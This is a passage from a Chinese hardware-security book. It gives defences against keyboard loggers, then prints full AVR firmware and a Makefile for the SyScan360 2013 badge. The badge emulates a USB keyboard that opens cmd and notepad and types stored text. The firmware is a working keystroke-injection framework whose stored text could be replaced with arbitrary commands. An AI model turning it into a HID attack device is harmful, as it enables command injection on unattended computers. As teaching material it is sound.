这些方法仅适用于学习和研究，千万不要利用它触碰法律的红线。

5.1.9 如何防御

有线键盘记录器在有些单位或者某些场景，作为按键日志记录设备是必须使用的。请不要随意取下，以免引起不必要的误会。

对于个人而言，有线键盘记录器这种攻击手段要防御说容易不容易，说难也不难。说容易是因为这种外接设备肉眼可见，说难是因为要用软件检测非常难，几个简单的防御方法如下。

首先，提高防范意识。使用台式机前检查一下，看看后面是不是被装了“小尾巴”。当然，每次都看太麻烦，可以选择将机箱放在肉眼可见的桌上，没事瞅一眼。使用笔记本电脑的话，随时看下就好。

其次，不熟悉的人送的键盘，不要随意接受！或者发现自己的键盘有被拆卸过的痕迹，也需要注意！也许，键盘里面，就藏着一块电路板，在你不经意时，窃取了你的账号和密码，继而以此为突破口窃取更多的机密。当然，还是自己去市面上买的键盘相对放心。

再就是，输入关键信息时，用软键盘输入比较好，前提是电脑本身的软件安全要做好，如果中了木马被录屏就没办法了。

对于无线键盘监听的防御，很简单，不使用无线键鼠就行！特别是在办公室用台式机或者笔记本电脑时，完全没必要使用无线键盘，手机和 iPad 用屏幕键盘就可以。如果必须要用无线键盘，可以考虑自己做一个转换的硬件，将 USB 有线键盘转换成蓝牙或者无线键盘，至于方法，与无线键盘记录器是一个原理。

最后，安全没有绝对，但也不要被谣言所恐吓，保持良好心态，小心谨慎，定期更换强密码很重要。

特别是对于掌握公司或者机关单位重要账号密码的工作人员，请提高自我安全防范意识。

警告：非法窃取他人信息是违法行为，本节内容仅供学习参考！切勿犯错！

5.2 Get USB的正确姿势

5.2.1 SyScan360 2013 Badge的隐藏功能

我们用到的原理其实很简单，就是用一个单片机模拟键盘按键输入，打开记事本，然后在记事本中通过键盘输入预先存在单片机中的信息，实现“名片”的作用。

这里用到的就是前面键盘记录器所说的 HID 模拟的技术。

1. 胸卡简介

2013 年第一届 SyScan360 安全大会召开时，参会者得到了一张“电子胸卡”，如图 5-56 和图 5-57 所示。这张 Badge 包含一个破解谜题，通过拨动背面的开关作为密码，解密成功以后，正面的 LED 灯会有闪烁特效。

图5-56 SyScan360 2013 Badge

图5-57 SyScan360 Badge

这也是作者为 SyScan360 设计的第一版胸卡，之后历届的 SyScan360 大会都有胸卡，也都由作者设计。

看雪论坛上有人专门分析了这款胸卡。分析得很详尽，介绍了背面的芯片，如图 5-58 所示，网址为 http://bbs.pediy.com/showthread.php?p=1230772。




图5-58 SyScan360 Badge结构图

可以看到，这块胸卡其实包含两个部分，上面的部分是 ATmega16A 为主控的 LED 灯显示和拨动开关电路，左下部分是以 ATmega8 为主控 USB HID 的模拟电路。这部分功能在大会上没有讲述，因为担心 USB HID 模拟键盘输入，会被当作 HID 攻击工具恶意利用，所以出于安全考虑，最后只用了上半部分的功能。

实际上，我们在 EEPROM 芯片中预先写入了信息，按六次 Caps Lock 键就能触发键盘事件，打开记事本然后输入内容。

为了让胸卡的可玩性更高，胸卡的 ISP 烧写接口都留下了，芯片上的丝印也没有打磨，通过串口，也就是左边的白色接插件，可以将要写入的信息写入到 EEPROM 中，SyScan360 Badge 的数据写入软件界面如图 5-59 所示。

图5-59 SyScan360 Badge的数据写入软件界面

2. 原理图与PCB

整个胸卡的原理图和 PCB 如图 5-60 和图 5-61 所示。




图5-60　SyScan360 Badge原理图




图5-61　SyScan360 Badge PCB顶层视图和底层视图

其中 USB HID 部分的电路如图 5-62 所示。




图5-62 SyScan360 Badge USB HID部分的电路原理图

电路其实非常简单，一个 ATmega8 的单片机，使用两个 I/O 接口模拟 USB 的 D+和 D-。代码部分也挺简单的。

3. 固件代码

先添加 AVR USB 的库，官网地址 https://www.obdev.at/products/vusb/index.html。解压后将 usbdrv 文件夹复制到项目目录，再将 test 目录下的 usbconfig.h 文件复制到项目目录，并按照实际电路修改这个配置文件。

```
#define USB_CFG_IOPORTNAME      D
#define USB_CFG_DMINUS_BIT      3
#define USB_CFG_DPLUS_BIT       2

#define USB_CFG_CHECK_CRC       0
#define USB_CFG_HAVE_INTRIN_ENDPOINT    1
#define USB_CFG_SUPPRESS_INTR_CODE      0
#define USB_CFG_MAX_BUS_POWER           100
#define USB_CFG_IMPLEMENT_FN_WRITE      1
#define USB_CFG_CHECK_DATA_TOGGLING     0
#define  USB_CFG_VENDOR_ID       0x16, 0x09
#define  USB_CFG_DEVICE_ID       0x02, 0x13

#define USB_CFG_VENDOR_NAME      'w', 'w', 'w', '.', 's', 'y', 's', 'c',
'a', 'n', '3', '6', '0', '.', 'o', 'r', 'g'
#define USB_CFG_VENDOR_NAME_LEN 17

#define USB_CFG_DEVICE_NAME      'S', 'y', 'S', 'c', 'a', 'n', '3', '6',
'0', ' ', 'B', 'a', 'd', 'g', 'e'
#define USB_CFG_DEVICE_NAME_LEN 15

#define USB_CFG_DEVICE_CLASS       0x00

#define USB_CFG_INTERFACE_CLASS     0x03
#define USB_CFG_INTERFACE_SUBCLASS  0x01
#define USB_CFG_INTERFACE_PROTOCOL  0x01

#define USB_CFG_HID_REPORT_DESCRIPTOR_LENGTH    63
```

main主文件的代码如下：

```
#include <avr/io.h>
#include <avr/interrupt.h>
#include <util/delay.h>
#include <avr/wdt.h>
#include <avr/pgmspace.h>
#include <avr/eeprom.h>
#include <stdio.h>

#include "usbconfig.h"
#include "usbdrv/usbdrv.h"

#define BAUDRATE       9600 //波特率
```

```
/****************************
 I2C 状态定义
 MT 主方式传输 MR 主方式接收
 ***************************/
#define START           0x08
#define RE_START    0x10
#define MT_SLA_ACK      0x18
#define MT_SLA_NOACK    0x20
#define MT_DATA_ACK     0x28
#define MT_DATA_NOACK   0x30

#define MR_SLA_ACK      0x30
#define MR_SLA_NOACK    0x38
#define MR_DATA_ACK     0x50
#define MR_DATA_NOACK   0x58

#define RD_DEVICE_ADDR 0xA1
#define WD_DEVICE_ADDR 0xA0

/*常用TWI操作(主模式写和读)*/
#define Start()       (TWCR=(1<<TWINT)|(1<<TWSTA)|(1<<TWEN))     //启动I2C
#define Stop()        (TWCR=(1<<TWINT)|(1<<TWSTO)|(1<<TWEN))     //停止I2C
#define Wait()        {while(!(TWCR&(1<<TWINT)));}        //等待中断发生
#define TestAck()     (TWSR&0xf8)                        //观察返回状态
#define SetAck        (TWCR|=(1<<TWEA))                  //做出ACK应答
#define SetNoAck (TWCR&=~(1<<TWEA))                      //做出Not Ack应答
#define Twi()         (TWCR=(1<<TWINT)|(1<<TWEN))        //启动I2C
#define Write8Bit(x) {TWDR=(x);TWCR=(1<<TWINT)|(1<<TWEN);} //写数据到TWDR

const  char  usbHidReportDescriptor[USB_CFG_HID_REPORT_DESCRIPTOR_LENGTH]
= {
    0x05, 0x01,
    0x09, 0x06,
    0xa1, 0x01,
    0x75, 0x01,
    0x95, 0x08,
    0x05, 0x07,
    0x19, 0xe0,
    0x29, 0xe7,
    0x15, 0x00,
    0x25, 0x01,
    0x81, 0x02,
```

```
    0x95, 0x01,
    0x75, 0x08,
    0x81, 0x03,
    0x95, 0x05,
    0x75, 0x01,
    0x05, 0x08,
    0x19, 0x01,
    0x29, 0x05,
    0x91, 0x02,
    0x95, 0x01,
    0x75, 0x03,
    0x91, 0x03,
    0x95, 0x06,
    0x75, 0x08,
    0x15, 0x00,
    0x25, 0x65,
    0x05, 0x07,
    0x19, 0x00,
    0x29, 0x65,
    0x81, 0x00,
    0xc0
};

typedef struct {
 uint8_t modifier;
 uint8_t reserved;
 uint8_t keycode[6];
} keyboard_report_t;

const uint8_t key_code[]={0x11, 0x12, 0x17, 0x08, 0x13, 0x04, 0x07,
0x28};
const uint8_t info1[34]={"Design By 360 UnicornTeam "};
const uint8_t info2[51]={"Welcome to the 360 syscan360 2013 "};
const uint8_t info3[15]={"You'll like it "};

volatile uint8_t flag = 0;
uint16_t i = 0;

// 全局变量

static keyboard_report_t keyboard_report;
#define        keyboard_report_reset()        keyboard_report.modifier=0;
keyboard_report.reserved=0;keyboard_report.keycode[0]=0;keyboard_report.keyc
```

```
ode[1]=0;keyboard_report.keycode[2]=0;keyboard_report.keycode[3]=0;keyboard_
report.keycode[4]=0;keyboard_report.keycode[5]=0;
   static uint8_t idle_rate = 500 / 4;
   static uint8_t protocol_version = 0;
   static uint8_t LED_state = 0;
   static uint8_t blink_count = 0;

   void init_USART(void)//USART 初始化
   {
      UCSRB = 0x00;

      //USART 9600 8, n,1  超级终端等也要设成同样的设置才能通信
      UCSRC = (1<<URSEL) | 0x06;
      //异步，8位数据，无奇偶校验，一个停止位，无倍速
      UBRRL= (F_CPU/BAUDRATE/16-1)%256;
      UBRRH= (F_CPU/BAUDRATE/16-1)/256;
      UCSRA = 0x00;
      UCSRB = (1<<RXEN)|(1<<TXEN)|(1<<RXCIE); //使能接收，使能发送
   }

   void put_c(unsigned char c)
   {
    while( !(UCSRA & (1<<UDRE)) );
    UDR=c;
   }

   unsigned char get_c(void)
   {
    while(!(UCSRA&(1<<RXC)));
    return UDR;
   }

   void put_s(char *ptr)
   {
    while (*ptr)
    {
       put_c(*ptr++);
    }
    put_c(0x0D);      //换行
    put_c(0x0A);  //回车
   }

   void put_enter(void)
```

```
{
 put_c(0x0D);      //换行
 put_c(0x0A);  //回车
}

/*********************************************
 I2C总线写一个字节
 返回0:写成功
 返回1:写失败
 *********************************************/
unsigned char I2C_Write(unsigned char Wdata,unsigned int RegAddress)
{
    Start();                        //I2C启动
    Wait();
    if(TestAck()!=START)
        return 1;                   //ACK

    Write8Bit(WD_DEVICE_ADDR);   //写I2C从器件地址和写方式
    Wait();
    if(TestAck()!=MT_SLA_ACK)
        return 1;                 //ACK

    Write8Bit(RegAddress/256);        //写器件相应寄存器地址
    Wait();
    if(TestAck()!=MT_DATA_ACK)
        return 1;                  //ACK

    Write8Bit(RegAddress%256);        //写器件相应寄存器地址
    Wait();
    if(TestAck()!=MT_DATA_ACK)
        return 1;

    Write8Bit(Wdata);                 //写数据到器件相应寄存器
    Wait();
    if(TestAck()!=MT_DATA_ACK)
        return 1;                  //ACK

    Stop();                         //I2C停止
    _delay_ms(100);                 //延时
    return 0;
}

/*********************************************
```

```
 I2C总线读一个字节
 返回0:读成功
 返回1:读失败
 ***********************************************/
unsigned char I2C_Read(unsigned int RegAddress)
{

    unsigned char temp;
    Start();//I2C启动
    Wait();
    if (TestAck()!=START)
        return 1;                    //ACK

    Write8Bit(WD_DEVICE_ADDR);   //写I2C从器件地址和写方式
    Wait();
    if (TestAck()!=MT_SLA_ACK)
        return 1;                   //ACK

    Write8Bit(RegAddress/256);        //写器件相应寄存器地址
    Wait();
    if (TestAck()!=MT_DATA_ACK)
        return 1;

    Write8Bit(RegAddress%256);        //写器件相应寄存器地址
    Wait();
    if (TestAck()!=MT_DATA_ACK)
        return 1;


    Start();                        //I2C重新启动
    Wait();
    if (TestAck()!=RE_START)
        return 1;

    Write8Bit(RD_DEVICE_ADDR);   //写I2C从器件地址和读方式
    Wait();
    if(TestAck()!=MR_SLA_ACK)
        return 1;                  //ACK

    Twi();                         //启动主I2C读方式
    Wait();
    if(TestAck()!=MR_DATA_NOACK)
        return 1;                   //ACK
```

```
    temp=TWDR;          //读取I2C接收数据
    Stop();            //I2C停止
    return temp;
}

unsigned char I2C_Clr(void)
{
    unsigned char posi;
    unsigned int i;

    for(i=0;i<512;i++)
    {
        Start();                        //I2C启动
        Wait();
        if(TestAck()!=START)
            return 1;                   //ACK

        Write8Bit(WD_DEVICE_ADDR);      //写I2C从器件地址和写方式
        Wait();
        if(TestAck()!=MT_SLA_ACK)
            return 1;                  //ACK

        Write8Bit((128*i)/256);         //写器件相应寄存器地址
        Wait();
        if(TestAck()!=MT_DATA_ACK)
            return 1;                  //ACK

        Write8Bit((128*i)%256);         //写器件相应寄存器地址
        Wait();
        if(TestAck()!=MT_DATA_ACK)
            return 1;

        for(posi=0;posi<127;posi++)
        {
            Write8Bit(0); //写数据到器件相应寄存器
            Wait();
            if(TestAck()!=MT_DATA_ACK)
                return 1;                   //ACK
        }

        Stop();                         //I2C停止
        _delay_ms(100);                 //延时
```

```
    }
    return 0;
}

usbMsgLen_t usbFunctionSetup(uint8_t data[8])
{
usbRequest_t *rq = (void *)data;

if ((rq->bmRequestType & USBRQ_TYPE_MASK) != USBRQ_TYPE_CLASS)
    return 0;


switch (rq->bRequest)
{
    case USBRQ_HID_GET_IDLE:
        usbMsgPtr = &idle_rate;
        return 1;
    case USBRQ_HID_SET_IDLE:
        idle_rate = rq->wValue.bytes[1];
        return 0;
    case USBRQ_HID_GET_PROTOCOL:
        usbMsgPtr = &protocol_version;
        return 1;
    case USBRQ_HID_SET_PROTOCOL:
        protocol_version = rq->wValue.bytes[1];
        return 0;
    case USBRQ_HID_GET_REPORT:
        usbMsgPtr = &keyboard_report;
        return sizeof(keyboard_report);
    case USBRQ_HID_SET_REPORT:
        if (rq->wLength.word == 1)
        {
            return USB_NO_MSG;
        }
        else
        {
            return 0;
        }
    default:
        return 0;
}
}
```

```
usbMsgLen_t usbFunctionWrite(uint8_t * data, uchar len)
{
 if (data[0] != LED_state)
 {
     blink_count = blink_count < 10 ? blink_count + 1 : blink_count;
 }

 LED_state = data[0];

 #if     !defined(__AVR_ATtiny85__)     &&     !defined(__AVR_ATtiny45__)
&& !defined(__AVR_ATtiny25__)
 if (bit_is_set(LED_state, 1))
 {
     DDRC |= _BV(1);
     PORTC |= _BV(1);
 }
 else
 {
     DDRC |= _BV(1);
     PORTC &= ~_BV(1);
 }
 #endif

 return 1;
}

//打开记事本: Win+R,Enter,cmd,Enter,notepad,Enter
void Open_notepad(void)
{
 keyboard_report.keycode[0] = 0x00;
 keyboard_report.modifier = 0x00;

 keyboard_report.keycode[0] = 0x15;
 keyboard_report.modifier = 0x08;   //左Win

 send_report_once();
 keyboard_report_reset();
 send_report_once();

    _delay_ms(2000);

uint8_t i = 0;
for (i=0; i<8; i++)
```

```
{
    keyboard_report.keycode[0]= key_code[i];
    send_report_once();
    keyboard_report_reset();
    send_report_once();
}
}

// 转换ASCII码为键盘按键
void ASCII_to_keycode(uint8_t ascii)
{
keyboard_report.keycode[0] = 0x00;
keyboard_report.modifier = 0x00;

if (ascii >= 'A' && ascii <= 'Z')
{
    keyboard_report.keycode[0] = 4 + ascii - 'A';
    if (bit_is_set(LED_state, 1)) // 如果按下了大小写锁定键
    {
        keyboard_report.modifier = 0x00; //没有按下shift键
    }
    else
    {
        keyboard_report.modifier = _BV(1); // 按住shift键
    }
}
else if (ascii >= 'a' && ascii <= 'z')
{
    keyboard_report.keycode[0] = 4 + ascii - 'a';
    if (bit_is_set(LED_state, 1))
    {
        keyboard_report.modifier = _BV(1);
    }
    else
    {
        keyboard_report.modifier = 0x00;
    }
}
else if (ascii >= '0' && ascii <= '9')
{
    keyboard_report.modifier = 0x00;
    if (ascii == '0')
    {
```

```
            keyboard_report.keycode[0] = 0x27;
        }
        else
        {
            keyboard_report.keycode[0] = 30 + ascii - '1';
        }
    }
    else
    {
        switch (ascii)
        {
            case '!':
                keyboard_report.modifier = _BV(1); //按下了shift键
                keyboard_report.keycode[0] = 29 + 1;
                break;
            case '@':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 2;
                break;
            case '#':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 3;
                break;
            case '$':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 4;
                break;
            case '%':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 5;
                break;
            case '^':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 6;
                break;
            case '&':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 7;
                break;
            case '*':
                keyboard_report.modifier = _BV(1);
                keyboard_report.keycode[0] = 29 + 8;
                break;
```

```
case '(':
    keyboard_report.modifier = _BV(1);
    keyboard_report.keycode[0] = 29 + 9;
    break;
case ')':
    keyboard_report.modifier = _BV(1);
    keyboard_report.keycode[0] = 0x27;
    break;
case '~':
    keyboard_report.modifier = _BV(1);

case '`':
    keyboard_report.keycode[0] = 0x35;
    break;
case '_':
    keyboard_report.modifier = _BV(1);

case '-':
    keyboard_report.keycode[0] = 0x2D;
    break;
case '+':
    keyboard_report.modifier = _BV(1);

case '=':
    keyboard_report.keycode[0] = 0x2E;
    break;
case '{':
    keyboard_report.modifier = _BV(1);

case '[':
    keyboard_report.keycode[0] = 0x2F;
    break;
case '}':
    keyboard_report.modifier = _BV(1);

case ']':
    keyboard_report.keycode[0] = 0x30;
    break;
case '|':
    keyboard_report.modifier = _BV(1);

case '\\':
    keyboard_report.keycode[0] = 0x31;
```

```
            break;
        case ':':
            keyboard_report.modifier = _BV(1);
        case ';':
            keyboard_report.keycode[0] = 0x33;
            break;
        case '"':
            keyboard_report.modifier = _BV(1);
        case '\'':
            keyboard_report.keycode[0] = 0x34;
            break;
        case '<':
            keyboard_report.modifier = _BV(1);
        case ',':
            keyboard_report.keycode[0] = 0x36;
            break;
        case '>':
            keyboard_report.modifier = _BV(1);
        case '.':
            keyboard_report.keycode[0] = 0x37;
            break;
        case '?':
            keyboard_report.modifier = _BV(1);
        case '/':
            keyboard_report.keycode[0] = 0x38;
            break;
        case ' ':
            keyboard_report.keycode[0] = 0x2C;
            break;
        case 0x09:
            keyboard_report.keycode[0] = 0x2B;
            break;
        case 0x0d:
            keyboard_report.keycode[0] = 0x28;
            break;
    }
}
}

void send_report_once()
{

while (1)
```

```
 {
     usbPoll();
     if (usbInterruptIsReady())
     {
         usbSetInterrupt(&keyboard_report, sizeof(keyboard_report));
         break;
     }
 }
}

void read_info()
{
    unsigned int i;
    char tem;
    for (i=0;i<65535;i++)
    {
        tem = I2C_Read(i);
        if (tem != 0)
        {
            ASCII_to_keycode(tem);
            send_report_once();
            keyboard_report_reset();
            send_report_once();
        }
        else
        {
            break;
        }
    }
}

int main()
{
    unsigned char num;
    unsigned int i;

 keyboard_report_reset();

 wdt_disable(); //禁用看门狗

 //USB设备重连
 usbDeviceDisconnect();
 _delay_ms(250);
```

```
usbDeviceConnect();

init_USART();

//初始化模块
usbInit();

sei(); //开启中断

   TWBR=0x03; //I2C 初始化，400kbps
   TWSR|=(1<<TWPS0);
   flag = 0;

while (1) //主循环
{
      if (flag==0)
      {
         if (blink_count > 5)
         {
            UCSRB &= ~(1<<RXCIE); //禁止接收中断

            Open_notepad();

            _delay_ms(3000);

            read_info();

            blink_count = 0;
            UCSRB |= (1<<RXCIE);  //使能接收中断
         }
         usbPoll();

      }
      else if (flag==2)
      {
         char tem;
         UCSRB &= ~(1<<RXCIE); //禁止接收中断
         num=get_c();
         switch (num) {
            case 0x16:
            {
               I2C_Clr();
               put_c(0x17);
```

```
                tem=0;
                i=0;
                while ((tem != 0x1f)&&(i<65535))
                {
                    tem=get_c();
                    I2C_Write(tem,i);
                    i++;
                }
                put_c(0x18);
                break;
            }
            case 0x14:
                for (i=0;i<65535;i++)
                {
                    tem = I2C_Read(i);
                    if (tem != 0)
                    {
                        put_c(tem);
                    }
                    else
                    {
                        break;
                    }
                }
                put_c(0x15);
                break;
            case 0x19:
                flag=0;
                UCSRB |= (1<<RXCIE);    //使能接收中断
                break;

            default:
                break;
        }
    }
}

return 0;
}

ISR(USART_RXC_vect)
{
    uint8_t temp;
```

```
    UCSRB = 0x00;
    temp = UDR;
    UCSRB = (1<<RXEN)|(1<<TXEN)|(1<<RXCIE); //使能接收，使能发送
    if ((flag == 0)&&(temp == 0x10))
    {
        put_c(0x11);
        flag = 1;
    }
    else if ((flag == 1)&&(temp == 0x12))
    {
        put_c(0x13);
        flag = 2;
    }
}
```

整体代码目录的结构如图 5-63 所示。




图5-63　代码目录结构

当时是在 Mac 下用 XCode 写的代码，wt.sh 和 rd.sh 是用 avrdude 烧写单片机的脚本，Makefile 的代码如下：

```
#################################
## Makefile for project: businesscard
## Generated by AVR Project IDE: http://code.google.com/p/avr-project-ide/
#################################
```

```
## General Flags
PROJECT = 360_sec
MCU = atmega8
BURNMCU = atmega8
BURNPROGRAMMER = usbtiny
OUTDIR = output
TARGET = $(OUTDIR)/$(PROJECT).elf
CC = /usr/local/CrossPack-AVR/bin/avr-gcc
CCXX = /usr/local/CrossPack-AVR/bin/avr-g++
COPY = /usr/local/CrossPack-AVR/bin/avr-objcopy
CCDP = /usr/local/CrossPack-AVR/bin/avr-objdump
CCSZ = /usr/local/CrossPack-AVR/bin/avr-size
PROG = /usr/local/CrossPack-AVR/bin/avrdude

## Flags common to C, ASM, and Linker
COMMON = -mmcu=$(MCU)

## Flags common to C only
CFLAGS = $(COMMON)
CONLYFLAGS = -std=gnu99
CFLAGS += -Wall -gdwarf-2 -DF_CPU=12000000UL -Os -funsigned-char -
funsigned-bitfields -fpack-struct -fshort-enums -ffunction-sections -fdata-
sections
CFLAGS += -MD -MP -MT $(*F).o

## Flags common to ASM only
ASMFLAGS = $(COMMON)
ASMFLAGS += $(CFLAGS)
ASMFLAGS += -x assembler-with-cpp -Wa,-gdwarf2
ASMFLAGS +=

## Flags common to CPP/CXX only
CXXFLAGS = $(COMMON)
CXXFLAGS += $(CFLAGS)
CXXFLAGS += -std=c99

## Flags common to Linker only
LDFLAGS = $(COMMON)
LDFLAGS += -Wl,-Map=$(OUTDIR)/$(PROJECT).map
LDFLAGS += -Wl,--gc-sections

## Flags for Intel HEX file production
```

```
HEX_FLASH_FLAGS = -R .eeprom -R .fuse -R .lock -R .signature

HEX_EEPROM_FLAGS = -j .eeprom
HEX_EEPROM_FLAGS += --set-section-flags=.eeprom="alloc,load"
HEX_EEPROM_FLAGS += --change-section-lma .eeprom=0 --no-change-warnings

## Include Directories
INCLUDES = -I"."

## Libraries
LIBS = -lm -lc

## Link these object files to be made
OBJECTS = main.o usbdrv.o usbdrvasm.o

## Link objects specified by users
LINKONLYOBJECTS =

## Compile

all: $(TARGET)

main.o: ./main.c
  $(CC) $(INCLUDES) $(CFLAGS) $(CONLYFLAGS) -c  $<

usbdrv.o: ./usbdrv/usbdrv.c
  $(CC) $(INCLUDES) $(CFLAGS) $(CONLYFLAGS) -c  $<

usbdrvasm.o: ./usbdrv/usbdrvasm.S
  $(CC) $(INCLUDES) $(ASMFLAGS) -c  $<

$(OUTDIR):
  mkdir $@


## Link
$(TARGET): $(OBJECTS) $(OUTDIR)
 -rm -rf $(TARGET) $(OUTDIR)/$(PROJECT).map
  $(CC)  $(LDFLAGS)  $(OBJECTS)  $(LINKONLYOBJECTS)  $(LIBDIRS)  $(LIBS)  -o
$(TARGET)
 -rm -rf $(OBJECTS) main.d usbdrv.d usbdrvasm.d
 -rm      -rf      $(OUTDIR)/$(PROJECT).hex      $(OUTDIR)/$(PROJECT).eep
$(OUTDIR)/$(PROJECT).lss
```

```
    $(COPY) -O ihex $(HEX_FLASH_FLAGS) $(TARGET) $(OUTDIR)/$(PROJECT).hex
    $(COPY) $(HEX_FLASH_FLAGS) -O ihex $(TARGET) $(OUTDIR)/$(PROJECT).eep ||
exit 0
    $(CCDP) -h -S $(TARGET) >> $(OUTDIR)/$(PROJECT).lss
    @$(CCSZ) -C --mcu=${MCU} ${TARGET}

    ## Program
    burn:
    $(PROG)     -p     $(BURNMCU)     -c     $(BURNPROGRAMMER)          -U
flash:w:$(OUTDIR)/$(PROJECT).hex:a

    burnfuses:
    $(PROG)  -p  $(BURNMCU)  -c  $(BURNPROGRAMMER)    -U  lfuse:w:0xE1:m  -U
hfuse:w:0xDF:m -U efuse:w:0xFF:m -U lock:w:0xFF:m

    ## Clean target
    .PHONY: clean
    clean:
    -rm -rf $(OBJECTS) main.d usbdrv.d usbdrvasm.d  $(OUTDIR)/$(PROJECT).elf
$(OUTDIR)/$(PROJECT).map  $(OUTDIR)/$(PROJECT).lss  $(OUTDIR)/$(PROJECT).hex
$(OUTDIR)/$(PROJECT).eep $(OUTDIR)
```

这就是 SyScan360 2013 Badge 的 USB HID 部分的代码，实现串口烧写 EEPROM 和读取 EEPROM 内容模拟键盘输出的功能。

